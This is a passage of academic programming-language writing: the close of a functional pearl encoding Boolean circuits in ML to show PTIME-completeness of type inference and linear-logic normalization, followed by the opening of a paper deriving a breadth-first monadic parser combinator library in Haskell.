val circuit = fn : (('a -> 'b -> 'a) -> 'c -> ('d -> 'e -> 'd) -> 'f
-> 'g) -> ('h -> ('i -> 'j -> 'j) -> 'k -> ('l -> 'm -> 'm) -> (((('n
-> 'o -> 'n) -> ('p -> 'q -> 'p) -> 'r) -> 'r) -> (((('s -> 't -> 't)
-> ('u -> 'v -> 'v) -> 'w) -> 'w) -> ('c -> ('x -> 'y -> 'x) -> 'z ->
'f) -> 'g) -> 'ba) -> 'h -> ('bb -> ('bc -> 'bd -> 'bd) -> 'k) -> 'bb
-> 'z -> 'ba
- circuit False True True True True False;
val it = fn : 'a -> 'b -> 'a

```

Why does the above construction imply a PTIME-completeness result for type inference? Containment in PTIME is well known for this problem, because type inference is synonymous with finding the solution to a set of first-order constraints over type variables, possibly constants, and the binary constructor  $\rightarrow$ .

The PTIME-hardness is more interesting: a property  $\phi$  is PTIME-hard if, given any fixed PTIME Turing machine  $M$  and an input  $x$ , the computation of  $M$  on  $x$  can be compiled, using  $O(\log |x|)$  space, into a problem instance  $I$ , where  $I$  has property  $\phi$  iff  $M$  accepts  $x$ . The circuit value problem is such a problem: given circuit  $C$  and input  $\vec{v}$ , is the output of  $C$  “true”? Such a circuit can be computed by a compiler using only logarithmic space, and a further logarithmic space algorithm (which we have essentially given here) compiles  $C$  and  $\vec{v}$  into a  $\lambda$ -term  $E$ , where  $E$  has the principal type of **True** iff  $C$  outputs “true” on  $\vec{v}$ . Composing these two compilers gives the PTIME-hardness of type inference.

## 2 Linear $\lambda$ -calculus and multiplicative linear logic

The above coding uses  $K$ -redexes as well as linearity in an essential way: the codings of **True** and **False** each discard one of their arguments. Now we construct Boolean terms and associated gates where each bound argument is used *exactly* once, so that we have constructions in *linear  $\lambda$ -calculus*. We then see that the process of normalizing terms is complete for PTIME.

```

- fun True x y= Pair x y;
val True = fn : 'a -> 'b -> ('a -> 'b -> 'c) -> 'c
- fun False x y= Pair y x;
val False = fn : 'a -> 'b -> ('b -> 'a -> 'c) -> 'c

```

Observe that the Booleans are now coded by abstract *pairs*, where the first component is our old, “real” value, and the second is some kind of garbage that preserves linearity. Negation is easy:

```

- fun Not P x y= P y x;
val Not = fn : ('a -> 'b -> 'c) -> 'b -> 'a -> 'c
- Not True;
val False = fn : 'a -> 'b -> ('b -> 'a -> 'c) -> 'c
- Not False;
val True = fn : 'a -> 'b -> ('a -> 'b -> 'c) -> 'c

```

Now consider what happens if we code  $\text{Or } P \vee Q$  as  $P \text{ True } Q$ —it doesn’t work. Observe that  $\text{Or True False} = \text{True True False} = \text{Pair True False}$ . In general,  $\text{Or } P \vee Q$  will equal  $\text{Pair } (P \vee Q)$  ( $P \rightarrow Q$ ). The second component of the pair is garbage: we need to dispose of it while preserving linearity. The function `id` below turns Boolean garbage into the identity function:

```

- fun I x= x;
val I = fn : 'a -> 'a
- fun id B= B I I I;
val id = fn : (('a -> 'a) -> ('b -> 'b) -> ('c -> 'c) -> 'd) -> 'd
- id True;
val it = fn : 'a -> 'a
- id False;
val it = fn : 'a -> 'a

```

We use `id` to collect garbage in Boolean gates:

```

- fun Or P Q= P True Q (fn u=> fn v=> (id v) u);
val Or = fn :
(('a -> 'b -> ('a -> 'b -> 'c) -> 'c) -> 'd -> ('e -> ('f -> 'f) ->
('g -> 'g) -> ('h -> 'h) -> 'e -> 'i) -> 'i) -> 'j) -> 'd -> 'j
- Or True False;
val it = fn : 'a -> 'b -> ('a -> 'b -> 'c) -> 'c
- Or False False;
val it = fn : 'a -> 'b -> ('b -> 'a -> 'c) -> 'c
- fun And P Q= P Q False (fn u=> fn v=> (id v) u);
val And = fn :
('a -> ('b -> 'c -> ('c -> 'b -> 'd) -> 'd) -> ('e -> ('f -> 'f) ->
('g -> 'g) -> ('h -> 'h) -> 'e -> 'i) -> 'i) -> 'j) -> 'a -> 'j
- And True True;
val it = fn : 'a -> 'b -> ('a -> 'b -> 'c) -> 'c
- And False True;
val it = fn : 'a -> 'b -> ('b -> 'a -> 'c) -> 'c

```

Again, we have a gate that copies Boolean values, with a slightly more complicated garbage collector:

```
- fun Copy P= P (Pair True True) (Pair False False)
  (fn U=> fn V=>
    U (fn u1=> fn u2=>
      V (fn v1=> fn v2=>
        (Pair ((id v1) u1) ((id v2) u2))))));
val Copy = fn :
((('a -> 'b -> ('a -> 'b -> 'c) -> 'c) -> ('d -> 'e -> ('d -> 'e -> 'f) -> 'f) -> ('g) -> ('g) -> (((h -> 'i -> ('i -> 'h -> 'j) -> 'j) -> ('k -> 'l -> ('l -> 'k -> 'm) -> 'm) -> 'n) -> 'n) -> (((o -> 'p -> 'q) -> 'r) -> (((s -> 's) -> ('t -> 't) -> ('u -> 'u) -> 'o -> 'v) -> ('w -> 'w) -> ('x -> 'x) -> ('y -> 'y) -> 'p -> 'z) -> ('v -> 'z) -> 'ba) -> 'ba) -> 'q) -> 'r) -> 'bb) -> 'bb
```

Now we take the continuation-passing versions of the logic gates:

```
- val Notgate= cp1 Not;
val Notgate = fn : ('a -> 'b -> 'c) -> (('b -> 'a -> 'c) -> 'd) -> 'd
- val Orgate= cp2 Or;
val Orgate = fn :
((('a -> 'b -> ('a -> 'b -> 'c) -> 'c) -> 'd -> ('e -> ('f -> 'f) -> ('g -> 'g) -> ('h -> 'h) -> 'e -> 'i) -> 'i) -> 'j) -> 'd -> ('j -> 'k) -> 'k
- val Andgate= cp2 And;
val Andgate = fn :
('a -> ('b -> 'c -> ('c -> 'b -> 'd) -> 'd) -> ('e -> ('f -> 'f) -> ('g -> 'g) -> ('h -> 'h) -> 'e -> 'i) -> 'i) -> 'j) -> 'a -> ('j -> 'k) -> 'k
```

Once again, we have a circuit simulator:

```
- fun circuit e1 e2 e3 e4 e5 e6=
  Andgate e2 e3 (fn e7=>
  Andgate e4 e5 (fn e8=>
  Andgate e7 e8 (fn f=>
  Copy f (fn e9=> fn e10=>
  Orgate e1 e9 (fn e11=>
  Orgate e10 e6 (fn e12=>
  Or e11 e12))))));
val circuit = fn : ((('a -> 'b -> ('a -> 'b -> 'c) -> 'c) -> 'd -> ('e -> ('f -> 'f) -> ('g -> 'g) -> ('h -> 'h) -> 'e -> 'i) -> 'i) -> ('j -> 'k -> ('j -> 'k -> 'l) -> 'l) -> 'm -> ('n -> (((o -> 'o) -> ('p -> 'p) -> ('q -> 'q) -> ('n -> 'r) -> 'r) -> 's) -> ('t -> ('u -> 'v -> ('v -> 'u -> 'w) -> 'w) -> ('x -> ('y -> 'y) -> ('z -> 'z) -> ('ba -> 'ba) -> ('x -> 'bb) -> 'bb) -> 'bc -> ('bd -> 'be -> ('be -> 'bd -> 'bf) -> 'bf) -> ('bg -> ('bh -> 'bh) -> ('bi -> 'bi) -> ('bj -> 'bj) -> 'bg -> 'bk) -> (((bl -> 'bm -> ('bl -> 'bm -> 'bn) -> 'bn) -> ('bo -> 'bp -> ('bo -> 'bp -> 'bq) -> 'bq) -> 'br) -> 'br) -> (((bs -> 'bt -> ('bt -> 'bs -> 'bu) -> 'bu) -> ('bv -> 'bw -> ('bw -> 'bv -> 'bx) -> 'bx) -> 'by) -> 'by) -> (((bz -> 'ca -> 'cb) -> 'cc) -> (((cd -> 'cd) -> ('ce -> 'ce) -> ('cf -> 'cf) -> 'bz -> 'cg) ->
```

```
(('ch -> 'ch) -> ('ci -> 'ci) -> ('cj -> 'cj) -> 'ca -> 'ck) -> ('cg
-> 'ck -> 'cl) -> ('cl -> 'cb) -> ('cc) -> ('d -> ('cm -> 'cn -> ('cm
-> 'cn -> 'co) -> 'co) -> 'cp -> ('cq -> ('cr -> 'cr) -> ('cs -> 'cs)
-> ('ct -> 'ct) -> 'cq -> 'cu) -> ('cu -> 'm) -> 's) -> 'cv) -> 't ->
('cw -> ('cx -> 'cy -> ('cy -> 'cx -> 'cz) -> 'cz) -> ('da -> ('db ->
'db) -> ('dc -> 'dc) -> ('dd -> 'dd) -> 'da -> 'de) -> 'de) -> 'bc) ->
'cw -> 'cp -> 'cv
```

It is said that the proof of the pudding is in the tasting; here, the proof of the coding is in the testing:

```
- circuit False True True True True False;
val it = fn : 'a -> 'b -> ('a -> 'b -> 'c) -> 'c
```

We further assert the following *pearl theorem*: the  $\beta\eta$ -normal form of any simply-typed, *linear*  $\lambda$ -term  $E$ , with or without free variables and  $K$ -redexes, may be inferred from only its principal type  $\sigma$ . Moreover, every linear term is simply typable (Hindley, 1989). Notice that it is the *multiple* occurrence of variables, (for example, in iterators such as Church numerals) which weakens this pearl theorem, and all that is left is *parametricity*, where the type indicates a property instead of identifying the exact normal form; see for instance (Mairson, 1991; Wadler, 1989). Multiple occurrences of a variable are also the way to make this problem one of *typability*; for example, in the non-affine coding presented in this section, we may define

```
- fun Test p u v= (p u v) (fn a=> fn b=> b u);
val Test = fn : ('a -> 'b -> ('c -> ('a -> 'd) -> 'd) -> 'e) -> 'a -> 'b -> 'e
```

Then `Test True` has a type, but `Test False` does not.

We conclude by mentioning some more technical connections of the above constructions to the normalization of proofs in linear logic. Every typed linear  $\lambda$ -term represents a proof in *multiplicative linear logic* (MLL) (Girard, 1987), where the conclusions of the proof represent the types of the free variables and output of a term, and the structure of the proof represents the term. Here is the logic:

$$\frac{}{A, A^\perp} \text{Axiom} \quad \frac{\Gamma, A \quad \Delta, A^\perp}{\Gamma, \Delta} \text{Cut} \quad \frac{\Gamma, A \quad \Delta, B}{\Gamma, \Delta, A \otimes B} \otimes \quad \frac{\Gamma, A, B}{\Gamma, A \wp B} \wp$$

These rules can type graphs and graph reduction for linear  $\lambda$ -calculus, an expressive subset of MLL proofnets. A *wire* (Axiom rule) has (expression) type  $A$  in one direction, and (continuation) type  $A^\perp$  in the other. The Cut connects an expression to a continuation. The  $\otimes$  pairs a continuation and input for a function, and thus represents an application (@) node. The  $\wp$  unpairs them, representing a  $\lambda$ -node; the associated function can be thought of dually as either transforming the continuation, or the expression.

The reduction rule for this logic is like  $\beta$ -reduction in the  $\lambda$ -calculus. We negate variables appropriately to make this analogy transparent.

$$\frac{\Gamma, B^\perp \Delta, A \quad \Sigma, A^\perp, B}{\Gamma, \Delta, B^\perp \otimes A} \otimes \quad \frac{\Sigma, A^\perp \otimes B}{\Sigma, A^\perp \wp B} \wp \quad \Rightarrow \quad \frac{\Gamma, B^\perp \Sigma, A^\perp, B}{\Gamma, \Sigma, A^\perp} \text{Cut} \quad \frac{\Gamma, \Sigma, A^\perp}{\Delta, A} \text{Cut}$$

This says: to reduce the connecting of a function (of type  $A^\perp \wp B$ ) to an application context (of type  $B^\perp \otimes A$ ), connect the output of the function ( $B$ ) to the continuation ( $B^\perp$ ), and the input ( $A$ ) to the parameter request of the function ( $A^\perp$ ).

Every time an MLL proof is reduced, the proof gets smaller. Reduction is then easily seen to be polynomial time. Given that our circuit simulation is a linear  $\lambda$ -term, it is representable by an MLL proof. Thus proof(net) normalization for multiplicative linear logic is complete for polynomial time. We observe finally that with the introduction of second-order quantification in the style of System  $F$  (Girard, 1972), we can define the linear type  $\text{Bool} = \forall \alpha. \alpha \multimap \alpha \multimap \alpha \otimes \alpha$ , and give binary Boolean functions the uniform type  $\text{Bool} \multimap \text{Bool} \multimap \text{Bool}$ . The programming techniques we have described above then let us code projection functions of type  $\text{Bool} \otimes \text{Bool} \multimap \text{Bool}$  and duplication functions  $\text{Bool} \multimap \text{Bool} \otimes \text{Bool}$ , *without* weakening or contraction. In this limited way, we recover the features of exponentials from linear logic. This analysis is generalized in (Mairson & Terui, 2003), where the types other than  $\text{Bool}$  for which exponentials can be simulated are characterized; in addition, we show that *light* multiplicative linear logic, a proper subset of light affine logic (where copying is restricted), can represent all the PTIME functions. At this point, however, the discussion is no longer a pearl.

**Historical note.** The analysis of type inference through linear  $\lambda$ -calculus is something I understood while working on this subject roughly a decade ago. While the linear features were very apparent, it is only recently that I saw the real connection with linear logic. The results of Section 1 were outlined in more technical terms in a paper joint with Fritz Henglein (Henglein & Mairson, 1994), where they were used to derive lower bounds on type inference for Systems  $F$  and  $F_\omega$ . I wish to acknowledge both his collaboration in this presentation, as well as the previous appearance of these ideas in this very Journal. I take the liberty of repeating them here—it is not for nothing that this endeavor is called *research*—not only because the ideas form a pearl that deserves to be known more widely, but also because the clarity of the original version in the Journal was lost due to numerous production errors.

### 3 Acknowledgements

I am deeply grateful to Kazushige Terui, whose invited lecture at the 2002 Linear Logic workshop in Copenhagen (Terui, 2002), as well as continued discussions afterwards, have inspired me to think more about many of these issues.

### Abstract

We derive a combinator library for non-deterministic parsers with a monadic interface, by means of successive refinements starting from a specification. The choice operator of the parser implements a breadth-first search rather than the more common depth-first search, and can be seen as a parallel composition between two parsing processes. The resulting library is simple and efficient for “almost deterministic” grammars, which are typical for programming languages and other computing science applications.

---

### 1 Introduction

A popular way to describe a parser in a functional language is to use a parser combinator library. In 1975, Burge (1975) had already proposed a set of functional parser combinators. Since the early 1990s, a large number of different parser combinator libraries has appeared for modern lazy functional languages (Fokker, 1995; Hutton, 1992), and their number seems to be steadily growing still.

So what contribution can this paper possibly make? To answer this question, we need to understand the different issues involved in designing and implementing parser combinator libraries today.

After Wadler’s popularisation of *monads* for functional programming (Wadler, 1992), parser combinators were soon discovered to have a convenient monadic interface (Hutton & Meijer, 1998). By now, monads are well understood, there is syntactic support for them, and good library support that aids reuse of common monadic combinators. Monadic parsers are powerful enough to describe context-sensitive grammars, such as grammars where the structure of the grammar can depend on the input itself, e.g. the grammar of XML or Haskell.

However, the power that parser monads provide comes at a price. It has proven quite difficult to implement a parser monad in an efficient way. The efficiency of a parser combinator library usually revolves around a good implementation of the *choice* operator, which indicates a non-deterministic choice in the grammar. To implement the choice operator other than by a naive search, a careful analysis of the parsers involved seems to be needed. However, the use of the monadic *bind* combinator ( $\gg$ ), which sequentialises two parsers where the behaviour of the second parser depends on the result of the first, seems to make this impossible. For one

cannot inspect the structure of the second parser before the first has produced a result.

Two different approaches have been proposed to address this problem. The first approach abandons the use of monads altogether and introduces a new class of combinators. Efficiency improvements from forbidding the use of the monadic bind, and instead introducing a weaker form of sequencing, were shown in Swierstra & Duponcheel (1996) for deterministic parsers, and later generalised for non-deterministic parsers in Swierstra (2000). This idea of a weaker form of sequencing was one of the motivations behind Hughes' *arrows* (Hughes, 2000). However, with the weaker sequencing, it is only possible to describe context-free grammars in these systems.

The second approach keeps the monads, but instead requires the user to specify at each choice point what kind of choice operator should be used (Hutton & Meijer, 1998; Leijen & Meijer, 2001). Usually, these libraries provide a number of different choice operators. For example, *asymmetric choice* means that the right hand side will not be taken if the left hand side succeeds, *deterministic choice* is only guaranteed to work if the choice can be decided by a one symbol look ahead. Most of these libraries still provide *general choice*, which has the efficiency problem mentioned earlier.

This paper presents a systematic derivation of a parser combinator library that (1) has a simple monadic interface, (2) does not need special choice annotations, and (3) is efficient in both time and space.

The derivation techniques we use are inspired by Hughes' (1995) pretty printing combinator derivation. The idea is to implement an abstract type by a datatype that sums up all the ways one can construct elements in the datatype, i.e. the operations that the library provides. This first implementation is called the *term representation*, and has trivial implementations for its operations. We successively refine this implementation by observing typical usage patterns of the constructors, giving them names, and then simplifying the datatype by using the new constructors. The implementations of the operations in terms of the new constructors can be derived using the laws that holds for the operations. The result is a very short and simple implementation of a parser monad.

The efficiency of the choice operator comes from the fact that we implement a breadth-first search (rather than a depth-first search), which works well with “almost deterministic” grammars. This informal term is usually used for grammars where choices can be decided locally or by not looking too far ahead, and where the expected number of results is small.

## 2 Specification of non-deterministic parsers

Here, we give a specification of a simple monadic interface to a non-deterministic parsing library. There is an abstract type  $P s a$  of parsers that parse linear sequences of elements of type  $s$  into possibly multiple structures of type  $a$ . The following primitive operations exist on these parsers:

```

symbol :: P s s
fail    :: P s a
(++)   :: P s a → P s a → P s a

```

$\begin{array}{lcl} Form & ::= & ( \text{ } Form \text{ } ) \\ &   & - Form \\ &   & Form \& Form \\ &   & Var \end{array}$ $\begin{array}{lcl} Var & ::= & a   \dots   z \end{array}$	<pre><b>data</b> Form = Form :&amp; Form   Not Form   Var Char form, atom, paren, neg, var :: P Char Form form = <b>do</b> a ← atom; (conj a ++ return a) atom = paren ++ neg ++ var paren = <b>do</b> this '('; a ← form; this ')'; return a neg = <b>do</b> this '-'; a ← atom; return (Not a) var = <b>do</b> v ← sat isAlpha; return (Var v)  conj :: Form → P Char Form conj a = <b>do</b> this '&amp;'; b ← form; return (a :&amp; b)  sat :: (s → Bool) → P s s sat r = <b>do</b> c ← symbol; <b>if</b> r c <b>then</b> return c <b>else</b> fail  this :: Eq s ⇒ s → P s s this c = sat (c ==)</pre>
---	--

Fig. 1. A grammar and parser for a simple propositional logic.

The parser *symbol* consumes one symbol from the input (if there is one) and produces it as a result; if there is no symbol it fails. The parser *fail* does not consume any input, produces no results, and always fails. The choice operator ( $\parallel\!\!\parallel$ ) takes two parsers and constructs one parser that produces the results of both. Further, the type  $P s a$  has a so-called *monadic* interface as well:

$$\begin{aligned} return &:: a \rightarrow P s a \\ (\gg) &:: P s a \rightarrow (a \rightarrow P s b) \rightarrow P s b \end{aligned}$$

The parser *return x* does not consume any input and produces *x* as a result. The parser  $p \gg k$  (pronounced *bind*) first behaves like the parser *p*, but for every result *x* produced by *p*, it then behaves like the parser *k x*. In this paper we sometimes use the *do-notation*, syntactic sugar that makes it easier to write expressions containing  $(\gg)$ . The meaning of the do-notation is given by means of simple rewriting rules:

$$\begin{aligned} \mathbf{do} \ x \leftarrow e; \langle \text{rest} \rangle &= e \gg \lambda x . \mathbf{do} \langle \text{rest} \rangle \\ \mathbf{do} \ e; \langle \text{rest} \rangle &= e \gg \lambda \_. \mathbf{do} \langle \text{rest} \rangle \\ \mathbf{do} \ e &= e \end{aligned}$$

An example use of the parser combinators provided here is given in Figure 1, where we implement a parser *form* for a simple propositional logic grammar. Note that in the parser implementation we are explicit about precedence and associativity of the operators; information which is not explicit in the grammar. We can see that we quickly find a need for defining auxiliary parser combinators, such as *sat* and *this*. The purpose of this paper is not to discuss those combinators, instead we refer to Hutton & Meijer (1998) and Leijen & Meijer (2001). Here, we restrict ourselves to developing a suitable implementation of the primitive combinators.

We can clarify what we mean by the informal explanations given above by defining a semantic mapping from the abstract type  $P s a$  to a more concrete type *Parser s a*. In its definition, we use the type  $\{\!t\! \}$  to mean the type of *bags* (also called *multisets* or *unordered lists*) of elements of type *t*. We use bags rather than lists because we

want to change the order of results of parsers later on. On the expression level, empty bags are written  $\{\}$ , unit bags are written  $\{(x)\}$ , and we use *bag comprehension* notation, which is akin to list comprehensions.

```
type Parser s a = [s] → {(a, [s])}
```

The type  $\text{Parser } s \text{ a}$  represents the meaning of parsers: functions from strings of symbols of type  $s$  to bags of results. A result is a pair of an answer of type  $a$  plus the remaining part of the input.

The mapping  $\llbracket \_ \rrbracket$  tells us the meaning of each of the parser combinators:

$\llbracket \_ \rrbracket$	$:: P s a \rightarrow \text{Parsing } s a$
$\llbracket \text{symbol} \rrbracket$	$(c : s) = \{(c, s)\}$
$\llbracket \text{symbol} \rrbracket$	$[] = \{\}$
$\llbracket \text{fail} \rrbracket$	$s = \{\}$
$\llbracket p \mathbin{++} q \rrbracket$	$s = \llbracket p \rrbracket s \cup \llbracket q \rrbracket s$
$\llbracket \text{return } x \rrbracket$	$s = \{(x, s)\}$
$\llbracket p \gg k \rrbracket$	$s = \{(y, s'') \mid (x, s') \in \llbracket p \rrbracket s, (y, s'') \in \llbracket k x \rrbracket s'\}$

In the following we use this mapping to derive a number of implementations for the type  $P s a$ , leading to an efficient implementation of breadth-first parsing.

### 3 Traditional implementation: bags as lists

The traditional (and simplest) implementation of parser combinator libraries takes the type  $\text{Parser } s \text{ a}$  as a direct implementation of  $P s a$ . The semantic mapping  $\llbracket \_ \rrbracket$  becomes the identity function, and the bags are implemented as simple lists.

$\text{symbol}$	$(c : s) = [(c, s)]$
$\text{symbol}$	$[] = []$
$\text{fail}$	$s = []$
$(p \mathbin{++} q)$	$s = p s \mathbin{++} q s$
$\text{return } x$	$s = [(x, s)]$
$(p \gg k)$	$s = [(y, s'') \mid (x, s') \leftarrow p s, (y, s'') \leftarrow k x s']$

This implementation is quite appealing since it is so close to the original definition of what the parser combinators mean. However, there are a number of inefficiency problems with the above definition.

*List concatenation* List concatenation ( $\mathbin{++}$ ) (used in the definition of  $(\mathbin{++})$ ) costs linear time in the size of its left argument. So, if the  $(\mathbin{++})$  combinator is nested left associatively, we have quadratic time behaviour in the depth of the nesting.

*List comprehensions* The list comprehension (used in the definition of  $(\gg)$ ) creates a lot of intermediate datastructures, which introduces a large constant overhead. (It is possible that an automatic compiler transformation could remove this overhead in some cases. Removing the list comprehension also allows us to perform other optimisations later.)

*Backtracking* The operational reading of the lazy lists constructed during parsing corresponds to backtracking. Backtracking works well for parsing with grammars that are highly non-deterministic. However, using backtracking for grammars that are "mostly" deterministic (i.e. non-deterministic choices can be resolved by looking but a few steps ahead in the input) leads to a nasty space-leak: at each choice point, we have to hold on to the complete input left at that point, because we might come back to that point in backtracking.

In the next couple of sections, we derive an alternative implementation that overcomes each of these problems. But first, we look at a number of laws that hold for the parsing combinators we use.

#### 4 Laws for non-deterministic parsers

Here, we present a list of laws that follow from the semantics stated in section 2. First, without surprise, the well-known *monad laws* do in fact hold:

$$L1. \quad \text{return } x \gg k \equiv kx$$

$$L2. \quad p \gg \text{return} \equiv p$$

$$L3. \quad (p \gg k') \gg k \equiv p \gg (\lambda x. k' x \gg k) \quad — x \text{ not free in } k', k$$

A law stating  $p \equiv q$  says that the parsers  $p$  and  $q$  have the same observable behaviour, i.e. that  $\llbracket p \rrbracket s = \llbracket q \rrbracket s$  for all inputs  $s$ . Here is the proof of law  $L1$ :

$$\begin{aligned} & \llbracket \text{return } x \gg k \rrbracket s \\ &= \{(y, s'') \mid (x, s') \in \llbracket \text{return } x \rrbracket s, (y, s'') \in \llbracket k \ x \rrbracket s'\} \\ &= \{(y, s'') \mid (y, s'') \in \llbracket k \ x \rrbracket s\} \\ &= \llbracket k \ x \rrbracket s \end{aligned}$$

The other laws have similar proofs.

The above monad laws provide two laws ( $L1$  and  $L3$ ) that can be used to simplify parsers occurring on the left hand side of ( $\gg$ ). Here are two more such laws; one for *fail* and one for ( $\text{++}$ ). These are actually two laws that hold for *monads with a plus*.

$$L4. \quad \text{fail} \gg k \equiv \text{fail}$$

$$L5. \quad (p \text{++} q) \gg k \equiv (p \gg k) \text{++} (q \gg k)$$

Other laws for monads with a plus are the following, which say that choice ignores failing parsers.

$$L6. \quad \text{fail} \text{++} q \equiv q$$

$$L7. \quad p \text{++} \text{fail} \equiv p$$

Moreover, the choice operator ( $\text{++}$ ) does not prefer any argument order, or order of nesting, and is therefore commutative and associative. Note that the commutativity property does not hold in general for monads with a plus, but it holds for ( $\text{++}$ ) since bags are unordered.

$$L8. \quad (p \text{++} q) \text{++} r \equiv p \text{++} (q \text{++} r)$$

$$L9. \quad p \text{++} q \equiv q \text{++} p$$

These laws follow directly from the commutativity and associativity of the union operator  $\uplus$  for bags.

Finally, there is one law about the *symbol* operator, which is at the heart of the algorithm we derive later. It says that a choice between two parsers that both start by consuming a symbol, also starts with consuming a symbol, and proceeds with a choice between the two remaining parts of the parsers.

$$L10. \quad (\text{symbol} \gg k) \uplus (\text{symbol} \gg k') \equiv \text{symbol} \gg (\lambda c . k c \uplus k' c)$$

The case for non-empty strings of this law can be proved as follows:

$$\begin{aligned} & \llbracket (\text{symbol} \gg k) \uplus (\text{symbol} \gg k') \rrbracket (c : s) \\ &= \llbracket \text{symbol} \gg k \rrbracket (c : s) \uplus \llbracket \text{symbol} \gg k' \rrbracket (c : s) \\ &= \llbracket k \ c \rrbracket s \uplus \llbracket k' \ c \rrbracket s \\ &= \llbracket k \ c \uplus k' \ c \rrbracket s \\ &= \llbracket \text{symbol} \gg (\lambda c . k \ c \uplus k' \ c) \rrbracket (c : s) \end{aligned}$$

## 5 Implementation A: term representation

To find an efficient implementation of the parsing library specification, we use an approach pioneered by Hughes (1995). The idea is to derive an implementation of an abstract type by first representing it as a datatype that sums up all the ways one can construct elements in the datatype, i.e. the operations that the library provides. This first implementation is called the *term representation*, and has trivial implementations for its operations.

We consecutively refine this implementation by observing typical usage patterns of the constructors, giving them names, and then simplifying the datatype by using the new constructors instead of the old ones. The implementations of the operations in terms of the new constructors can be derived using the laws that hold for the operations. We start with the following term representation for  $P \ s \ a$ :

```
data P s a = Symbol           — wrong!
| Fail
| P s a :++ P s a
| ∀ b . P s b :>> (b → P s a)
| Return a
```

The constructor functions *Fail*,  $(:++)$ , and *Return* directly correspond to the operators *fail*,  $(\uplus)$ , and *return*. The constructor  $(:>>)$  also directly corresponds to the operator  $(\gg)$ , but since  $(\gg)$  is polymorphic not only in its final result type, but also in its intermediate result type, we need to use local type quantification in the declaration of  $(:>>)$ .

However, the type of the *Symbol* constructor shows that something is wrong; *Symbol* has type  $P \ s \ a$ , but *symbol* ::  $P \ s \ s$ . The type of *Symbol* really does not make much sense as a representation of the function *symbol*, since the result of *symbol* should be a symbol, not just something of any type. To fix this, we introduce a different operation to our parsing interface, but we do this just for the sake of

this particular implementation. This new operation, called *symbolMap*, can be used to implement *symbol*, and it actually is a variant of *symbol* that takes an extra argument – a function that is to be applied to the parsed symbol before returning it.

$$\text{symbolMap} :: (s \rightarrow a) \rightarrow P s a$$

(Note that the type of *symbolMap* fits nicely as a constructor of the type *P s a*.) Its semantics is:

$$\begin{aligned}\llbracket \text{symbolMap } h \rrbracket (c : s) &= \{(h c, s)\} \\ \llbracket \text{symbolMap } h \rrbracket [] &= \{\}\end{aligned}$$

Of course, *symbol* can trivially be defined in terms of *symbolMap* using the following law:

$$D1. \quad \text{symbol} \equiv \text{symbolMap id}$$

So, the final version of our term representation of the type *P s a* becomes:

```
data P s a = SymbolMap (s → a)
| Fail
| P s a :++ P s a
| ∀ b . P s b :>> (b → P s a)
| Return a
```

The definitions of the operators in our parsing interface in terms of the above constructors are straightforward:

```
symbol = SymbolMap id
fail = Fail
(:++) = (:++)
(:>>) = (:>>)
return = Return
```

Lastly, we can use the definition of the semantic mapping  $\llbracket \cdot \rrbracket$  in order to give a function *parse* that takes a parser and a string of input symbols, and produces the results of the parser. However, we leave the implementation of the bag type  $\{\cdot\}$  still abstract for now.

$\text{parse}$	$:: P s a \rightarrow \text{Parsing s a}$
$\text{parse } (\text{SymbolMap } h) (c : s)$	$= \{(h c, s)\}$
$\text{parse } (\text{SymbolMap } h) []$	$= \{\}$
$\text{parse } \text{Fail}$	$- = \{\}$
$\text{parse } (p :++ q)$	$s = \text{parse } p s \cup \text{parse } q s$
$\text{parse } (\text{Return } x)$	$s = \{(x, s)\}$
$\text{parse } (p :>> k)$	$s = \{(y, s'')   (x, s') \in \text{parse } p s,$ $\quad \quad \quad (y, s'') \in \text{parse } (k x) s'\}$

It is not easy to come up with a good way of implementing the bags used in the above function, because of the use of bag union ( $\cup$ ) and the bag comprehensions.

Instead, we will consecutively refine the implementation of the datatype  $P\ s\ a$  in order to remove the constructor functions that give rise to the use of the bag operators  $(::\#)$  and  $(:\gg)$ , respectively.

## 6 Implementation B: removing bind

Our goal in the next implementation is to remove the possibly expensive bag comprehension in the last clause of the definition of *parse*. The approach we take here is to take away the constructor function  $(:\gg)$  from our implementation altogether. This we do by trying to simplify away uses of  $(\gg)$  as much as possible, and then give names to the cases that cannot be removed. These names we use to introduce new constructor functions instead of the ones we could simplify away.

There exist laws for simplifying all parsing operators on the left hand side of a  $(\gg)$  operator, except *symbol*. We therefore merge the constructor  $(:\gg)$  with the constructor *SymbolMap* into a new constructor, called *SymbolBind*, and then implement the two operators  $(\gg)$  and *symbol* in terms of the new constructor. The law for the new constructor is:

$$D2. \quad \text{SymbolBind } k \equiv \text{symbol } \gg k$$

Note that we are abusing notation a little bit here; really we should have used a function *symbolBind* in the above law, but since we actually never implement such a function explicitly, we use the constructor function in its place. The new datatype becomes:

$$\begin{aligned} \text{data } P\ s\ a &= \text{SymbolBind } (s \rightarrow P\ s\ a) \\ &\mid \text{Fail} \\ &\mid P\ s\ a : \# P\ s\ a \\ &\mid \text{Return } a \end{aligned}$$

So how do we implement our parsing operators? The three untouched operators are defined as before: *fail* = *Fail*,  $(\#)$  =  $(:\#)$ , and *return* = *Return*. The implementation of *symbol* follows directly from law *L2* and definition *D2*:

$$\text{symbol} = \text{SymbolBind } \text{Return}$$

We can also derive the implementation of the  $(\gg)$  operator, resulting in:

$$\begin{aligned} \text{SymbolBind } f \gg k &= \text{SymbolBind } (\lambda c . f\ c \gg k) \\ \text{Fail} \gg k &= \text{Fail} \\ (p : \# q) \gg k &= (p \gg k) : \# (q \gg k) \\ \text{Return } x \gg k &= k\ x \end{aligned}$$

To illustrate this derivation, here is the first clause in the definition of  $(\gg)$ :

$$\begin{aligned} \text{SymbolBind } f \gg k & \\ &= (\text{symbol} \gg f) \gg k \quad \text{— by D2} \\ &= \text{symbol} \gg (\lambda c . f\ c \gg k) \quad \text{— by L3} \\ &= \text{SymbolBind } (\lambda c . f\ c \gg k) \quad \text{— by D2} \end{aligned}$$

The other clauses can be derived in a similar fashion. Lastly, the function *parse* has one fewer case to deal with:

$$\begin{aligned}
 \text{parse } (\text{SymbolBind } f) (c : s) &= \text{parse } (f c) s \\
 \text{parse } (\text{SymbolBind } f) [] &= \{\} \\
 \text{parse } \text{Fail} &- = \{\} \\
 \text{parse } (p : \text{++ } q) &s = \text{parse } p s \cup \text{parse } q s \\
 \text{parse } (\text{Return } x) &s = \{(x, s)\}
 \end{aligned}$$

The first two clauses of this definition follow directly from definition D2 and the semantics for ( $\gg$ ).

